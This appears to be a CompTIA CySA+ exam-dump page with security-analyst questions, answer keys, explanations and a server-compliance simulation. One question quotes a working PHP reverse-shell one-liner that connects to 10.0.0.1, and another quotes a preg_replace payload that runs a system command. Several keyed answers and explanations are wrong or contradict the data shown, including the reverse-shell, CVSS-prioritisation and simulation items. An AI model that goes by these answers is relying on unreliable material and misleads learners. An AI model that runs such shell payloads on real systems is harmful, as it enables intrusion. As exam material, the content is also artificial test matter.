A security analyst is reviewing the logs of a web server and notices that an attacker has attempted to exploit a SQL injection vulnerability. Which of the following tools can the analyst use to analyze the attack and prevent future attacks?

A. A web application firewall
B. A network intrusion detection system
C. A vulnerability scanner
D. A web proxy

Answer: A

Explanation:
A web application firewall (WAF) is a tool that can protect web servers from attacks such as SQL injection, cross-site scripting, and other web-based threats. A WAF can filter, monitor, and block malicious HTTP traffic before it reaches the web server. A WAF can also be configured with rules and policies to detect and prevent specific types of attacks.
References: CompTIA CySA+ Study Guide: Exam CS0-002, 2nd Edition, Chapter 3, “Security Architecture and Tool Sets”, page 91; CompTIA CySA+ Certification Exam Objectives Version 4.0, Domain 1.0 “Threat and Vulnerability Management”, Objective 1.2 “Given a scenario, analyze the results of a network reconnaissance”, Sub-objective “Web application attacks”, page 9
CompTIA CySA+ Study Guide: Exam CS0-002, 2nd Edition : CompTIA CySA+ Certification Exam Objectives Version 4.0.pdf)

NEW QUESTION 66
SIMULATION
You are a cybersecurity analyst tasked with interpreting scan data from Company As servers You must verify the requirements are being met for all of the servers and recommend changes if you find they are not
The company's hardening guidelines indicate the following
• TLS 1 2 is the only version of TLS running.
• Apache 2.4.18 or greater should be used.
• Only default ports should be used.
INSTRUCTIONS
using the supplied data. record the status of compliance With the company’s guidelines for each server.
The question contains two parts: make sure you complete Part 1 and Part 2. Make recommendations for Issues based ONLY on the hardening guidelines provided.
Part 1: AppServ1:

AppServ1 AppServ2 AppServ3 AppServ4

```
root@INFOSEC:~# curl --head appsrv1.fictionalorg.com:443

HTTP/1.1 200 OK
Date: Wed, 26 Jun 2019 21:15:15 GMT
Server: Apache/2.4.48 (CentOS)
Last-Modified: Wed, 26 Jun 2019 21:10:22 GMT
ETag: "13520-58c407930177d"
Accept-Ranges: bytes
Content-Length: 79136
Vary: Accept-Encoding
Cache-Control: max-age=3600
Expires: Wed, 26 Jun 2019 22:15:15 GMT
Content-Type: text/html


root@INFOSEC:~# nmap --script ssl-enum-ciphers appsrv1.fictionalorg.com -p 443

Starting Nmap 6.40 ( http://nmap.org ) at 2019-06-26 16:07 CDT

Nmap scan report for AppSrv1.fictionalorg.com (10.21.4.68)
Host is up (0.042s latency).
rDNS record for 10.21.4.68: inaddrArpa.fictionalorg.com
PORT    STATE SERVICE
```

```
root@INFOSEC:~# nmap --script ssl-enum-ciphers appsrv1.fictionalorg.com -p 443

Starting Nmap 6.40 ( http://nmap.org ) at 2019-06-26 16:07 CDT

Nmap scan report for AppSrv1.fictionalorg.com (10.21.4.68)
Host is up (0.042s latency).
|       TLS_RSA_WITH_AES_256_GCM_SHA384 - strong
|     compressors:
|       NULL
|_  least strength: strong

Nmap done: 1 IP address (1 host up) scanned in 8.63 seconds


root@INFOSEC:~# nmap --top-ports 10 appsrv1.fictionalorg.com

Starting Nmap 6.40 ( http://nmap.org ) at 2019-06-27 10:13 CDT

Nmap scan report for appsrv1.fictionalorg.com (10.21.4.68)
Host is up (0.15s latency).
rDNS record for 10.21.4.68: appsrv1.fictionalorg.com
PORT     STATE  SERVICE
80/tcp   open   http
```

AppServ2:

AppServ1 AppServ2 AppServ3 AppServ4

```
HTTP/1.1 200 OK
Date: Wed, 26 Jun 2019 21:15:15 GMT
Server: Apache/2.3.48 (CentOS)
Last-Modified: Wed, 26 Jun 2019 21:10:22 GMT
ETag: "13520-58c407930177d"
Accept-Ranges: bytes
Content-Length: 79136
Vary: Accept-Encoding
Cache-Control: max-age=3600
Expires: Wed, 26 Jun 2019 22:15:15 GMT
Content-Type: text/html


root@INFOSEC:~# nmap --script ssl-enum-ciphers appsrv2.fictionalorg.com -p 443

Starting Nmap 6.40 ( http://nmap.org ) at 2019-06-26 16:07 CDT

Nmap scan report for AppSrv2.fictionalorg.com (10.21.4.69)
Host is up (0.042s latency).
rDNS record for 10.21.4.69: inaddrArpa.fictionalorg.com
Not shown: 998 filtered ports
PORT    STATE SERVICE
80/tcp  open  http
```

AppServ3:

AppServ1 AppServ2 AppServ3 AppServ4

```
HTTP/1.1 200 OK
Date: Wed, 26 Jun 2019 21:15:15 GMT
Server: Apache/2.4.48 (CentOS)
Last-Modified: Wed, 26 Jun 2019 21:10:22 GMT
ETag: "13520-58c406780177e"
Accept-Ranges: bytes
Content-Length: 79136
Vary: Accept-Encoding
Cache-Control: max-age=3600
Expires: Wed, 26 Jun 2019 22:15:15 GMT
Content-Type: text/html


root@INFOSEC:~# nmap --script ssl-enum-ciphers appsrv3.fictionalorg.com -p 443

Starting Nmap 6.40 ( http://nmap.org ) at 2019-06-26 16:07 CDT

Nmap scan report for AppSrv3.fictionalorg.com (10.21.4.70)
Host is up (0.042s latency).
rDNS record for 10.21.4.70: inaddrArpa.fictionalorg.com
PORT    STATE SERVICE
80/tcp  open  http
443/tcp open  https
```

AppServ4:

AppServ1 AppServ2 AppServ3 AppServ4

```
Server: Apache/2.4.48 (CentOS)
Last-Modified: Wed, 26 Jun 2019 21:10:22 GMT
ETag: "13520-58c406780177e"
Accept-Ranges: bytes
Content-Length: 79136
Vary: Accept-Encoding
Cache-Control: max-age=3600
Expires: Wed, 26 Jun 2019 22:15:15 GMT
Content-Type: text/html


root@INFOSEC:~# nmap --script ssl-enum-ciphers appsrv4.fictionalorg.com -p 443

Starting Nmap 6.40 ( http://nmap.org ) at 2019-06-26 16:07 CDT

Nmap scan report for AppSrv4.fictionalorg.com (10.21.4.71)
Host is up (0.042s latency).
rDNS record for 10.21.4.71: inaddrArpa.fictionalorg.com
Not shown: 998 filtered ports
PORT    STATE SERVICE
443/tcp open  https
|   TLSv1.2:
|     ciphers:
|       TLS_RSA_WITH_3DES_EDE_CBC_SHA - strong
|       TLS_RSA_WITH_AES_128_CBC_SHA - strong
|       TLS_RSA_WITH_AES_128_GCM_SHA256 - strong
```


2:38:26

Compliance Report

Fill out the following report based on your analysis of the scan data.

- [ ] AppServ1 is only using TLS 1.2
- [ ] AppServ2 is only using TLS 1.2
- [ ] AppServ3 is only using TLS 1.2
- [ ] AppServ4 is only using TLS 1.2
- [ ] AppServ1 is using Apache 2.4.18 or greater
- [ ] AppServ2 is using Apache 2.4.18 or greater
- [ ] AppServ3 is using Apache 2.4.18 or greater
- [ ] AppServ4 is using Apache 2.4.18 or greater


Part 2:



A. Mastered
B. Not Mastered

Answer: A

Explanation:
Part 1:



Part 2:
Based on the compliance report, I recommend the following changes for each server: AppServ1: No changes are needed for this server.
AppServ2: Disable or upgrade TLS 1.0 and TLS 1.1 to TLS 1.2 on this server to ensure secure encryption and communication between clients and the server. Update Apache from version 2.4.17 to version 2.4.18 or greater on this server to fix any potential vulnerabilities or bugs.
AppServ3: Downgrade Apache from version 2.4.19 to version 2.4.18 or lower on this server to ensure compatibility and stability with the company's applications and policies. Change the port number from 8080 to either port 80 (for HTTP) or port 443 (for HTTPS) on this server to follow the default port convention and avoid any confusion or conflicts with other services.
AppServ4: Update Apache from version 2.4.16 to version 2.4.18 or greater on this server to fix any potential vulnerabilities or bugs. Change the port number from 8443 to either port 80 (for HTTP) or port 443 (for HTTPS) on this server to follow the default port convention and avoid any confusion or conflicts with other services.

NEW QUESTION 68
An organization conducted a web application vulnerability assessment against the corporate website, and the following output was observed:

Which of the following tuning recommendations should the security analyst share?

A. Set an HttpOnlvflaq to force communication by HTTPS

B. Block requests without an X-Frame-Options header
C. Configure an Access-Control-Allow-Origin header to authorized domains
D. Disable the cross-origin resource sharing header

Answer: B

Explanation:
The output shows that the web application is vulnerable to clickjacking attacks, which allow an attacker to overlay a hidden frame on top of a legitimate page and trick users into clicking on malicious links. Blocking requests without an X-Frame-Options header can prevent this attack by instructing the browser to not display the page within a frame.

NEW QUESTION 73
An employee is no longer able to log in to an account after updating a browser. The employee usually has several tabs open in the browser. Which of the following attacks was most likely performed?

A. RFI
B. LFI
C. CSRF
D. XSS

Answer: C

Explanation:
The most likely attack that was performed is CSRF (Cross-Site Request Forgery). This is an attack that forces a user to execute unwanted actions on a web application in which they are currently authenticated1. If the user has several tabs open in the browser, one of them might contain a malicious link or form that sends a request to the web application to change the user's password, email address, or other account settings. The web application will not be able to distinguish between the legitimate requests made by the user and the forged requests made by the attacker. As a result, the user will lose access to their account.
To prevent CSRF attacks, web applications should implement some form of anti-CSRF tokens or other mechanisms that validate the origin and integrity of the requests2. These tokens are unique and unpredictable values that are generated by the server and embedded in the forms or URLs that perform state-changing actions. The server will then verify that the token received from the client matches the token stored on the server before processing the request. This way, an attacker cannot forge a valid request without knowing the token value.
Some other possible attacks that are not relevant to this scenario are:
? RFI (Remote File Inclusion) is an attack that allows an attacker to execute malicious code on a web server by including a remote file in a script. This attack does not affect the user's browser or account settings.
? LFI (Local File Inclusion) is an attack that allows an attacker to read or execute local files on a web server by manipulating the input parameters of a script. This attack does not affect the user's browser or account settings.
? XSS (Cross-Site Scripting) is an attack that injects malicious code into a web page that is then executed by the user's browser. This attack can affect the user's browser or account settings, but it requires the user to visit a compromised web page or click on a malicious link. It does not depend on having several tabs open in the browser.

NEW QUESTION 77
A malicious actor has gained access to an internal network by means of social engineering. The actor does not want to lose access in order to continue the attack. Which of the following best describes the current stage of the Cyber Kill Chain that the threat actor is currently operating in?

A. Weaponization
B. Reconnaissance
C. Delivery
D. Exploitation

Answer: D

Explanation:
The Cyber Kill Chain is a framework that describes the stages of a cyberattack from reconnaissance to actions on objectives. The exploitation stage is where attackers take advantage of the vulnerabilities they have discovered in previous stages to further infiltrate a target's network and achieve their objectives. In this case, the malicious actor has gained access to an internal network by means of social engineering and does not want to lose access in order to continue the attack. This indicates that the actor is in the exploitation stage of the Cyber Kill Chain. Official References: https://www.lockheedmartin.com/en-us/capabilities/cyber/cyber-kill-chain.html

NEW QUESTION 79
Which of the following is the first step that should be performed when establishing a disaster recovery plan?

A. Agree on the goals and objectives of the plan
B. Determine the site to be used during a disasterC Demonstrate adherence to a standard disaster recovery process
C. Identity applications to be run during a disaster

Answer: A

Explanation:
The first step that should be performed when establishing a disaster recovery
plan is to agree on the goals and objectives of the plan. The goals and objectives of the plan should define what the plan aims to achieve, such as minimizing downtime, restoring critical functions, ensuring data integrity, or meeting compliance requirements. The goals and objectives of the plan should also be aligned with the business needs and priorities of the organization and be measurable and achievable.

NEW QUESTION 81
An analyst is suddenly unable to enrich data from the firewall. However, the other open intelligence feeds continue to work. Which of the following is the most likely reason the firewall feed stopped working?

A. The firewall service account was locked out.
B. The firewall was using a paid feed.

C. The firewall certificate expired.
D. The firewall failed open.

Answer: C

Explanation:
The firewall certificate expired. If the firewall uses a certificate to authenticate and encrypt the feed, and the certificate expires, the feed will stop working until the certificate is renewed or replaced. This can affect the data enrichment process and the security analysis. References: CompTIA CySA+ Study Guide: Exam CS0-003, 3rd Edition, Chapter 4: Security Operations and Monitoring, page 161.

NEW QUESTION 86
An analyst is becoming overwhelmed with the number of events that need to be investigated for a timeline. Which of the following should the analyst focus on in order to move the incident forward?

A. Impact
B. Vulnerability score
C. Mean time to detect
D. Isolation

Answer: A

Explanation:
The analyst should focus on the impact of the events in order to move the incident forward. Impact is the measure of the potential or actual damage caused by an incident, such as data loss, financial loss, reputational damage, or regulatory penalties. Impact can help the analyst prioritize the events that need to be investigated based on their severity and urgency, and allocate the appropriate resources and actions to contain and remediate them. Impact can also help the analyst communicate the status and progress of the incident to the stakeholders and customers, and justify the decisions and recommendations made during the incident response12. Vulnerability score, mean time to detect, and isolation are all important metrics or actions for incident response, but they are not the main focus for moving the incident forward. Vulnerability score is the rating of the likelihood and severity of a vulnerability being exploited by a threat actor. Mean time to detect is the average time it takes to discover an incident. Isolation is the process of disconnecting an affected system from the network to prevent further damage or spread of the incident34 . References: Incident Response: Processes, Best Practices & Tools - Atlassian, Incident Response Metrics: What You Should Be Measuring, Vulnerability Scanning Best Practices, How to Track Mean Time to Detect (MTTD) and Mean Time to Respond (MTTR) to Cybersecurity Incidents, [Isolation and Quarantine for Incident Response]

NEW QUESTION 87
A security manager is looking at a third-party vulnerability metric (SMITTEN) to improve upon the company's current method that relies on CVSSv3. Given the following:

Vulnerability 1

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N - Base Score: 7.5 High
SMITTEN: Malware exploitable: No; Exploit Activity: Low; Exposed Externally: No

Vulnerability 2

CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:L/I:L/A:N - Base Score: 5.4 Medium
SMITTEN: Malware exploitable: Yes; Exploit Activity: HIGH; Exposed Externally: Yes

Vulnerability 3

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H - Base Score: 9.8 Critical
SMITTEN: Malware exploitable: No; Exploit Activity: None; Exposed Externally: Yes

Vulnerability 4

CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H - Base Score: 9.9 Critical
SMITTEN: Malware exploitable: Yes; Exploit Activity: Medium; Exposed Externally: No

Which of the following vulnerabilities should be prioritized?

A. Vulnerability 1
B. Vulnerability 2
C. Vulnerability 3
D. Vulnerability 4

Answer: B

Explanation:
Vulnerability 2 should be prioritized as it is exploitable, has high exploit activity, and is exposed externally according to the SMITTEN metric. References: Vulnerability Management Metrics: 5 Metrics to Start Measuring in Your Program, Section: Vulnerability Severity.

NEW QUESTION 92
Which of the following is a useful tool for mapping, tracking, and mitigating identified threats and vulnerabilities with the likelihood and impact of occurrence?

A. Risk register
B. Vulnerability assessment
C. Penetration test
D. Compliance report

Answer: A

Explanation:
A risk register is a useful tool for mapping, tracking, and mitigating identified threats and vulnerabilities with the likelihood and impact of occurrence. A risk register is a document that records the details of all the risks identified in a project or an organization, such as their sources, causes, consequences, probabilities, impacts, and mitigation strategies. A risk register can help the security team to prioritize the risks based on their severity and urgency, and to monitor and control them throughout the project or the organization's lifecycle12. A vulnerability assessment, a penetration test, and a compliance report are all methods or outputs of identifying and evaluating the threats and vulnerabilities, but they are not tools for mapping, tracking, and mitigating them345. References: What is a Risk Register? | Smartsheet, Risk Register: Definition & Example, Vulnerability Assessment vs. Penetration Testing: What's the Difference?, What is a Penetration Test and How Does It Work?, What is a Compliance Report? | Definition, Types, and Examples

NEW QUESTION 96
A Chief Information Security Officer has outlined several requirements for a new vulnerability scanning project:
. Must use minimal network bandwidth
. Must use minimal host resources
. Must provide accurate, near real-time updates
. Must not have any stored credentials in configuration on the scanner
Which of the following vulnerability scanning methods should be used to best meet these requirements?

A. Internal
B. Agent
C. Active
D. Uncredentialed

Answer: B

Explanation:
Agent-based vulnerability scanning is a method that uses software agents installed on the target systems to scan for vulnerabilities. This method meets the requirements of the project because it uses minimal network bandwidth and host resources, provides accurate and near real-time updates, and does not require any stored credentials on the scanner. References: What Is Vulnerability Scanning? Types, Tools and Best Practices, Section: Types of vulnerability scanning; CompTIA CySA+ Study Guide: Exam CS0-003, 3rd Edition, Chapter 4: Security Operations and Monitoring, page 154.

NEW QUESTION 99
A company recently removed administrator rights from all of its end user workstations. An analyst uses CVSSv3.1 exploitability metrics to prioritize the vulnerabilities for the workstations and produces the following information:

Vulnerability name	CVSSv3.1 exploitability metrics
sweet.bike	AV:N AC:H PR:H UI:R
vote.4p	AV:N AC:H PR:H UI:N
nessie.explosion	AV:L AC:L PR:H UI:R
great.skills	AV:N AC:L PR:N UI:N

Which of the following vulnerabilities should be prioritized for remediation?

A. nessie.explosion
B. vote.4p
C. sweet.bike
D. great.skills

Answer: A

Explanation:
nessie.explosion should be prioritized for remediation, as it has the highest CVSSv3.1 exploitability score of 8.6. The exploitability score is a sub-score of the CVSSv3.1 base score, which reflects the ease and technical means by which the vulnerability can be exploited. The exploitability score is calculated based on four metrics: Attack Vector, Attack Complexity, Privileges Required, and User Interaction. The higher the exploitability score, the more likely and feasible the vulnerability is to be exploited by an attacker12. nessie.explosion has the highest exploitability score because it has the lowest values for all four metrics: Network (AV:N), Low (AC:L), None (PR:N), and None (UI:N). This means that the vulnerability can be exploited remotely over the network, without requiring any user interaction or privileges, and with low complexity. Therefore, nessie.explosion poses the greatest threat to the end user workstations, and should be remediated first. vote.4p, sweet.bike, and great.skills have lower exploitability scores because they have higher values for some of the metrics, such as Adjacent Network (AV:A), High (AC:H), Low (PR:L), or Required (UI:R). This means that the vulnerabilities are more difficult or less likely to be exploited, as they require physical proximity, user involvement, or some privileges34. References: CVSS v3.1 Specification Document - FIRST, NVD - CVSS v3 Calculator, CVSS v3.1 User Guide - FIRST, CVSS v3.1 Examples - FIRST

NEW QUESTION 100
While reviewing web server logs, a security analyst discovers the following suspicious line:

```
php -r '$socket=fsockopen("10.0.0.1", 1234); passthru("/bin/sh -i <&3 >&3 2>&3");'
```

Which of the following is being attempted?

A. Remote file inclusion
B. Command injection
C. Server-side request forgery
D. Reverse shell

Answer: B

Explanation:
The suspicious line in the web server logs is an attempt to execute a command on the server, indicating a command injection attack.References: CompTIA CySA+ Study Guide: Exam CS0-003, 3rd Edition, Chapter 5, page 197; CompTIA CySA+ CS0-003 Certification Study Guide, Chapter 5, page 205.

NEW QUESTION 101
A security alert was triggered when an end user tried to access a website that is not allowed per organizational policy. Since the action is considered a terminable offense, the SOC analyst collects the authentication logs, web logs, and temporary files, reflecting the web searches from the user's workstation, to build the case for the investigation. Which of the following is the best way to ensure that the investigation complies with HR or privacy policies?

A. Create a timeline of events detailinq the date stamps, user account hostname and IP information associated with the activities
B. Ensure that the case details do not reflect any user-identifiable information Password protect the evidence and restrict access to personnel related to the investigation
C. Create a code name for the investigation in the ticketing system so that all personnel with access will not be able to easily identity the case as an HR-related

investigation
D. Notify the SOC manager for awareness after confirmation that the activity was intentional

Answer: B

Explanation:
The best way to ensure that the investigation complies with HR or privacy policies is to ensure that the case details do not reflect any user-identifiable information, such as name, email address, phone number, or employee ID. This can help protect the privacy and confidentiality of the user and prevent any potential discrimination or retaliation. Additionally, password protecting the evidence and restricting access to personnel related to the investigation can help preserve the integrity and security of the evidence and prevent any unauthorized or accidental disclosure or modification.

NEW QUESTION 105
Which of following would best mitigate the effects of a new ransomware attack that was not properly stopped by the company antivirus?

A. Install a firewall.
B. Implement vulnerability management.
C. Deploy sandboxing.
D. Update the application blocklist.

Answer: C

Explanation:
Sandboxing is a technique that isolates potentially malicious programs or files in a controlled environment, preventing them from affecting the rest of the system. It can help mitigate the effects of a new ransomware attack by preventing it from encrypting or deleting important data or spreading to other devices. References: CompTIA CySA+ Study Guide: Exam CS0-003, 3rd Edition, Chapter 5, page 202; CompTIA CySA+ CS0-003 Certification Study Guide, Chapter 5, page 210.

NEW QUESTION 107
A security analyst noticed the following entry on a web server log:
Warning: fopen (http://127.0.0.1:16) :
failed to open stream:
Connection refused in /hj/var/www/showimage.php on line 7
Which of the following malicious activities was most likely attempted?

A. XSS
B. CSRF
C. SSRF
D. RCE

Answer: C

Explanation:
The malicious activity that was most likely attempted is SSRF (Server-Side Request Forgery). This is a type of attack that exploits a vulnerable web application to make requests to other resources on behalf of the web server. In this case, the attacker tried to use the fopen function to access the local loopback address (127.0.0.1) on port 16, which could be a service that is not intended to be exposed to the public. The connection was refused, indicating that the port was closed or filtered. References: CompTIA CySA+ Study Guide: Exam CS0-003, 3rd Edition, Chapter 2: Software and Application Security, page 66.

NEW QUESTION 108
During the log analysis phase, the following suspicious command is detected-

```
<?php preg_replace('/.*/e', 'system("ping -c 4 10.0.0.1");', ''); ?>
```

Which of the following is being attempted?

A. Buffer overflow
B. RCE
C. ICMP tunneling
D. Smurf attack

Answer: B

Explanation:
RCE stands for remote code execution, which is a type of attack that allows an attacker to execute arbitrary commands on a target system. The suspicious command in the question is an example of RCE, as it tries to download and execute a malicious file from a remote server using the wget and chmod commands. A buffer overflow is a type of vulnerability that occurs when a program writes more data to a memory buffer than it can hold, potentially overwriting other memory locations and corrupting the program's execution. ICMP tunneling is a technique that uses ICMP packets to encapsulate and transmit data that would normally be blocked by firewalls or filters. A smurf attack is a type of DDoS attack that floods a network with ICMP echo requests, causing all devices on the network to reply and generate a large amount of traffic. Verified References: What Is Buffer Overflow? Attacks, Types & Vulnerabilities - Fortinet1, What Is a Smurf Attack? Smurf DDoS Attack | Fortinet2, exploit - Interpreting CVE ratings: Buffer Overflow vs. Denial of
…3

NEW QUESTION 109
A company that has a geographically diverse workforce and dynamic IPs wants to implement a vulnerability scanning method with reduced network traffic. Which of the following would best meet this requirement?

A. External
B. Agent-based
C. Non-credentialed
D. Credentialed

Answer: B

Explanation:
Agent-based vulnerability scanning is a method that involves installing software agents on the target systems or networks that can perform local scans and report the results to a central server or console. Agent-based vulnerability scanning can reduce network traffic, as the scans are performed locally and only the results are transmitted over the network. Agent-based vulnerability scanning can also provide more accurate and up-to- date results, as the agents can scan continuously or on-demand, regardless of the system or network status or location.

NEW QUESTION 114
Given the following CVSS string- CVSS:3.0/AV:N/AC:L/PR:N/UI:N/3:U/C:K/I:K/A:H
Which of the following attributes correctly describes this vulnerability?

A. A user is required to exploit this vulnerability.
B. The vulnerability is network based.
C. The vulnerability does not affect confidentiality.
D. The complexity to exploit the vulnerability is high.

Answer: B

